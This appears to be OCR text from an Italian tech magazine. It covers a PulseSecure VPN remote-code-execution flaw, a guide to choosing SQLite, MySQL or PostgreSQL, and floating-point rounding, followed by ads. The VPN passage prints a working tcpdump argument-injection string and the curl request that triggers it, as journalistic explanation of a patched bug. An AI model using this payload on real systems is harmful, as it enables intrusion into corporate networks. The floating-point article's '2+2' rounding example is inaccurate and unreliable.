


Fig. 2 • Anche Twitter era vulnerabile all'esecuzione remota di codice

direttamente all'interprete tramite una pipe. Si utilizza poi un operatore di trasferimento incompleto (il simbolo **<**) per dirigere l'output nel file desiderato invece che in **/dev/null** come sarebbe previsto. La stringa completa è

```
/usr/sbin/tcpdump -d -r'$x="ls /",system$x#' 2>/
                data/runtime/tmp/tt/setcookie.thtml.ttc
                                    <  >/dev/null 2>&1
```

A quel punto si deve caricare la pagina

```
curl https://sslvpn/dana-na/auth/setcookie.cgi
```

per eseguire il codice Perl scritto (e quindi il comando **ls /**). È già stato realizzato un exploit per Metasploit (***https://www.exploit-db.com/exploits/47700***) che svolge tutte le operazioni automaticamente.

LA SOLUZIONE

Il team taiwanese ha rivelato immediatamente le scoperte a PulseSecure. L'azienda ha collaborato da subito e in breve tempo ha modificato il proprio codice per evitare che si possa redirigere facilmente il flusso dell'output di tcpdump scrivendo un codice Perl sul disco. Come dicevamo, questo tipo di servizio non colpisce gli utenti, ma le aziende che utilizzano PulseSecure per proteggere la comunicazione dei propri dipendenti. Abbiamo già citato Google, ma anche Twitter utilizzava PulseSecure VPN, e il team taiwanese è riuscito a dimostrare che tramite questa vulnerabilità i server di Twitter erano in pericolo: i pen tester sono riusciti a ottenere una lista di password in chiaro degli utenti che amministrano la rete di Twitter, quindi account con un notevole privilegio. Anche Twitter ha reagito immediatamente, eseguendo l'aggiornamento. Grazie alle immediate correzioni, sembra che nessuna infrastruttura di rete sia realmente stata messa in pericolo da accessi non autorizzati.

QUALE DATABASE SCEGLIERE?

A volte è difficile scegliere tra le varie opzioni disponibili come database open source: presentiamo una semplice guida per capire quale soluzione sia migliore per ogni caso

Nelle aziende è quasi scontato avere dei database: per gestire i dati dei clienti o quelli dei fornitori, o altro ancora. Esistono molti tipi di database, e sicuramente in alcuni casi si usano ancora sistemi come dei file Access o persino dei fogli di calcolo che vengono fatti passare da un computer all'altro con pendrive o via email. Ma è un pessimo sistema di gestione dei database. In linea di massima conviene avere un server nella propria rete locale per l'accesso a un database relazionale, basato su delle query SQL. La domanda è: quale scegliere? Esistono vari tipi di sistemi di gestione database che si posso utilizzare, a seconda della propria situazione. I tre più famosi sono probabilmente SQLite, MySQL e PostgreSQL. Hanno caratteristiche differenti, ma sono comunque tutti open source e gratuiti, almeno nel funzionamento di base. In molti casi sono disponibili delle estensioni a pagamento che aumentano le funzionalità del database.

SQLITE

SQLite è un database che si memorizza in un unico file: non ha bisogno di server e la libreria per il suo utilizzo è molto leggera, può essere implementata su qualsiasi sistema. A livello di accesso, quindi, funziona come un database Access: si ha un file che può essere copiato, inviato via email o messo su un server locale Samba per permetterne l'accesso da tutta la rete locale. Il vantaggio rispetto a Access è che usa un dialetto del SQL che lo rende compatibile, tramite appositi plugin, con molti software che hanno bisogno di database e non utilizzano i file MDB. Per esempio, anche Wordpress può essere configurato per usare un database SQLite, risparmiando il costo di un server per database.

QUANDO USARLO

- *Applicazioni in locale*
- *Si dispone di hosting con spazio su disco ma non di un server MySQL*

QUANDO NON USARLO

- *Si ha un database molto grande (1TB è il massimo consigliato)*
- *Sono necessari molti accessi contemporanei in scrittura*
- *È necessario l'accesso da remoto*

MYSQL

MySQL è probabilmente il più famoso, anche chi non si intende di database l'ha sentito nominare. È finora il più diffuso numericamente, utilizzato anche da Twitter, Facebook e Netflix. È stato progettato per essere veloce, e tra i database open source è certamente il più rapido. Naturalmente un database come quello di Oracle è più performante, ma in realtà le caratteristiche di MySQL sono più che sufficienti per la maggioranza delle applicazioni. Bisogna dire, tuttavia, che per essere così veloce MySQL e i suoi fork non seguono del tutto lo standard SQL, e anzi se ne discostano abbastanza in alcune query.

QUANDO USARLO

- *Applicazioni a accesso remoto (es: siti web)*
- *È necessaria scalabilità (il database può crescere molto di dimensioni)*
- *Si vogliono impostare con precisione i permessi di accesso per ogni utente*

QUANDO NON USARLO

- *Si deve rispettare la sintassi standard SQL*
- *Servono molti accessi contemporanei in lettura e scrittura*

POSTGRESQL


PostgreSQL è considerato uno dei database SQL open source più avanzati. Segue molto bene lo standard SQL, e ha una gestione migliore rispetto MySQL degli eventi "concorrenti", cioè degli accessi multipli in lettura e scrittura. È tuttavia meno diffuso, e la community di utenti e sviluppatori è più piccola, ma viene già supportato da molte applicazioni e sicuramente se ne aggiungeranno altre in futuro. Inoltre, non è solo un database relazionale, ma anche un database a oggetti. Significa che il suo concetto fondamentale non sono solo le tabelle, ma anche gli oggetti e i tipi di dato come nella programmazione a oggetti. Quindi è molto versatile.

QUANDO USARLO

- *L'integrità dei dati è importante*
- *Serve l'aderenza allo standard SQL*
- *Sono necessari molti accessi in lettura/scrittura*


QUANDO NON USARLO

- *Serve molta velocità di accesso ai dati*
- *Si ha poco tempo per costruire il database*



In PostgreSQL si può ragionare in base agli oggetti e le loro proprietà

Billy, the sysadmin cat



idea WEB
la RIVISTA per INTERNET PIÙ VENDUTA in ITALIA
NOVITÀ CON WEB DVD
LA RIVISTA PER INTERNET PIÙ VENDUTA IN ITALIA
PRATICA, UTILE, DIVERTENTE
WEB
CAMBIARE SMARTPHONE SENZA STRESS
I trucchi per trasferire tutti i contatti dal vecchio al nuovo modello
LE IPTV DIVENTANO SMART
Come guardare i canali in streaming sul televisore
BITCOIN TUTTA LA VERITÀ
Come funziona la tecnologia dietro alla criptovaluta
I GADGET DA METTERE SOTTO L'ALBERO
I regali hi-tech perfetti che trovi solo su Internet!
SOLDI (FACILI) PER L'HACKER!
Ormai non si accontenta più dei tuoi dati. Punta dritto alle tue finanze. Compresa la carta di credito! Ecco come fa...
VIDEOGAME GRATIS ONLINE
I siti per giocare con i titoli arcade e console e per comprare le nuove uscite a prezzi stracciati!
Un WI-FI
NAVIGARE
LE TUE PASSWORD SONO SICURE?
Controlla se quelle che usi ogni giorno sono a prova di pirata!
LA RETE DEI MISTERI
I migliori siti per indagare sui fenomeni paranormali
EDIZIONI MASTER
non perdere il nuovo numero IN EDICOLA

Virgola mobile, problema fisso

Il meccanismo di memorizzazione dei numeri decimali è una soluzione intelligente a un problema complesso, ma richiede una approssimazione che può creare dei problemi

Poche cose sono sicure: alcuni esempi sono le tasse, la morte, e il fatto che i computer diano risultati assolutamente precisi quando si tratta di fare calcoli. A dirla tutta, le tasse non sono così sicure secondo il Ministero dell'Economia, visto che si stima un'evasione fiscale di oltre 100 miliardi di euro nel 2018 in Italia. Anche sulla morte potremmo non essere tanto certi: sono state scoperte delle forme di vita che non muoiono mai, semplicemente giunte a una certa età regrediscono a uno stato infantile e poi crescono di nuovo, e si sta studiando un modo per fare la stessa cosa almeno con alcuni organi umani. I computer, almeno, sono affidabili. Forse. È un periodo storico pieno di incertezze.

LA VIRGOLA FISSA

Se si tratta di fare calcoli è ovvio che un computer sia molto più bravo e e veloce di un essere umano. Ma questo non significa che sia del tutto preciso. Prima o poi anche un computer deve approssimare, e questo per il semplice motivo che le risorse di memorizzazione non sono infinite. Con i numeri irrazionali, come il Pi Greco oppure i periodici, non si può avere precisione: dopo un certo numero di cifre decimali bisogna fermarsi e arrotondare. Di solito questa approssimazione non è un problema, ma se si fanno milioni di calcoli e le approssimazioni di tanti numeri si sommano è possibile che il risultato finale di una operazione risulti sbagliato. Ma forse è meglio fare un passo indietro. All'origine, i computer potevano capire solo i numeri interi. Ancora oggi il processore più semplice da realizzare è uno in grado di sommare e sottrarre numeri interi. La soluzione più economica per gestire i numeri con virgola è usare una notazione che prevede la virgola fissa. Si tratta di una soluzione in voga con i calcolatori elettromeccanici, e in realtà si usa tutt'ora (solo come forma di scrittura) in molti documenti contabili: viene definito un numero fisso di cifre dopo la virgola e tutti i numeri vengono scritti con quelle cifre anche se non ne hanno bisogno. Se si legge uno scontrino e tutti i prezzi hanno due cifre decimali è molto facile fare una somma o una differenza mentalmente, perché le cifre sono allineate in base al loro valore (centesimo, decimo, unità, decina, eccetera). È una cosa che si vede anche su display molto semplici, che hanno un numero fisso di cifre e quindi una virgola fissa, come quelli delle pompe per la benzina.

LA NOTAZIONE SCIENTIFICA

A un certo punto ci si è resi conto che bisognava trovare un altro modo per scrivere i numeri, assicurandosi di poter esprimere qualsiasi numero almeno con una approssimazione decente. Questa cosa era un problema soprattutto per gli scienziati, che dovevano fare calcoli con numeri reali (numeri con la virgola) di diverse dimensioni, alcuni con molti decimali e altri con pochi. Il difetto del sistema a virgola fissa è la poca versatilità. È per questo nasce il sistema floating point, o "virgola mobile". Che poi non è altro che la notazione scientifica. La regola è semplice: a sinistra della virgola c'è solo una unità, cioè la prima cifra del numero da sinistra. Tutte le altre si trovano dopo la virgola, e per risalire all'effettivo ordine di grandezza del numero si moltiplica tutto per un esponente di 10 (o per la base in cui si sta lavorando, nel caso del codice binario la base è 2). È una cosa molto più semplice a farsi che a dirsi, come molti aspetti della matematica:

Esponente	10	9	8	7	6	5	4	3	2	1	0
Base 2	1024	512	256	128	64	32	16	8	4	2	1
Base 10	1,00E+10	1,00E+09	1,00E+08	1,00E+07	1,00E+06	1,00E+05	1,00E+04	1000	100	10	1

Esponente	0	-1	-2	-3	-4	-5	-6	-7	-8	-9	-10
Base 2	1	0,5	0,25	0,125	0,0625	3,13E-02	1,56E-02	7,81E-03	3,91E-03	1,95E-03	9,77E-04
Base 10	1	0,1	0,01	0,001	0,0001	1,00E-05	1,00E-06	1,00E-07	1,00E-08	1,00E-09	1,00E-10

Fig. 1 • Per capire il problema del floating point in codice binario basta pensare a come procedono le potenze di due




Fig. 2 • In un sistema a 64bit si usano 52 bit per indicare le cifre e 11 bit per la posizione della virgola, più uno per il segno

il numero

```
1234
```

diventa

```
1,234*10^3
```

mentre il numero

```
25193,476
```

diventa

```
2,5193476*10^4
```

oppure, con una forma di scrittura abbastanza comune

```
2,5193476E+4
```

e il numero

```
0,08462
```

diventa

```
8,462E-2
```

Come si può intuire, si tratta di un sistema molto flessibile, perché basta memorizzare tutte le cifre del numero, e poi memorizzare anche la posizione della virgola come potenza di dieci. Il problema è che questo tipo di calcoli è complicato da gestire per un computer. Sembra strano: per noi è incredibilmente facile. Se vogliamo calcolare a mente il prodotto

```
300000*0,002
```

basta considerare le notazioni esponenziali, cioè

```
3E5
```

```
2E-3
```

e diventa ovvio che il risultato sia

```
6E2
```

Però per un computer le cose non sono così semplici. Per gestire nativamente i calcoli con la virgola mobile serve una apposita unità del processore, nota come Floating Point Unit, che come tutte le cose in più è ovviamente un costo. Il computer a bordo dei razzi delle missioni Apollo non era in grado di usare la virgola mobile, perché sarebbe costato troppo: tutti i calcoli che richiedevano l'uso di virgola mobile venivano svolti a terra e il risultato inviato nello spazio. Oggi è ormai abbastanza comune, però esistono ancora processori ARM a 32 bit o meno che non supportano il floating point hardware (o hard float). Questi devono ricorrere al soft float, cioè una emulazione software dell'unità floating point. Il soft float è ovviamente più lento, almeno un centinaio di volte più lento, ma continuerà a esistere perché non tutte le operazioni matematiche (soprattutto le meno comuni) sono implementate a livello hardware per la virgola mobile.

PENSIAMO AL CODICE BINARIO

Si aggiunge un ulteriore problema: avendo un numero fisso di cifre disponibili, quando si calcola con dei numeri irrazionali prima o poi bisogna approssimare. Per esempio, su sistemi a 32 bit ci sono 23 bit per memorizzare le cifre in formato binario, e il resto serve per memorizzare la posizione della virgola. Se si hanno più di queste cifre, le rimanenti vanno approssimate. E a forza di approssimare prima o poi si otterrà un risultato del tipo

```
2+2 = 4,000000000001
```

Questo avviene perché nel sistema binario il valore decimale 0,1 è un numero periodico e deve essere approssimato. Infatti

```
DEC 0,1 = BIN 0,00011001100110011...
```

I bit dopo la virgola non rappresentano infatti un decimo, un centesimo, un millesimo, eccetera. Si riferiscono a un mezzo, un quarto, un ottavo. E non si può scrivere 0011 all'infinito avendo solo 23 bit. Se la notazione scientifica è quindi perfettamente funzionale in ogni caso nella base 10, non è perfetta in base 2. E i computer possono costretti a fare una approssimazione sull'ultima cifra dei decimali. Quindi in alcune occasioni il computer potrebbe dirci che l'affermazione

```
0,1+0,2 = 0,3
```

è falsa, perché facendo la somma ottiene in realtà 0,29999 oppure 0.300001. Se stiamo eseguendo un programma con una istruzione if otterremo un errore, e sarà un floating point error. Nella maggioranza dei casi non è un problema, ma se si sta scrivendo un programma che deve calcolare il bilancio di uno stato o le transazioni economiche tra grandi aziende, un errore apparentemente piccolo può trasformarsi in un grande buco economico. La soluzione è quindi fare tutti i calcoli usando numeri interi, ricordandosi poi di dividere il risultato in base all'ordine di grandezza corretto. Questo perché il limite è dato proprio dal codice binario, che non permette di esprimere tutti i decimali. Un computer si comporta più o meno al contrario di un bambino distratto: si applica, ma non ha le potenzialità.

Computer Bild ITALIA

EDIZIONI MASTER

I NOSTRI TEST SI SPINGONO OLTRE!

OGNI MESE IN EDICOLA

Disponibile anche con DVD Doppio

TECHly®
The Modern IT brand

Speakers
Radio FM

PORTATILI
POTENTI
WIRELESS

ICASBL21BG
ICASBL21RED
ICASBL21BKT

SCAN for MORE PRODUCT INFO

Speaker Bluetooth Tube

Un suono brillante e bassi esaltati per un ascolto di oltre 8 ore, a 360°!

- Bluetooth 4.2
- Riproduzione per 8/10 ore
- USB e Micro SD
- Telefonate Hands-free
- Radio FM integrata
- 10W Potenza

TECHly®
The Modern IT brand

ACQUISTA ON-LINE SU WWW.TECHLY.IT

TECHLY e TECHLY PROFESSIONAL sono marchi registrati di IC Intracom Italia Spa | tel 0434 786133 | info@techly.com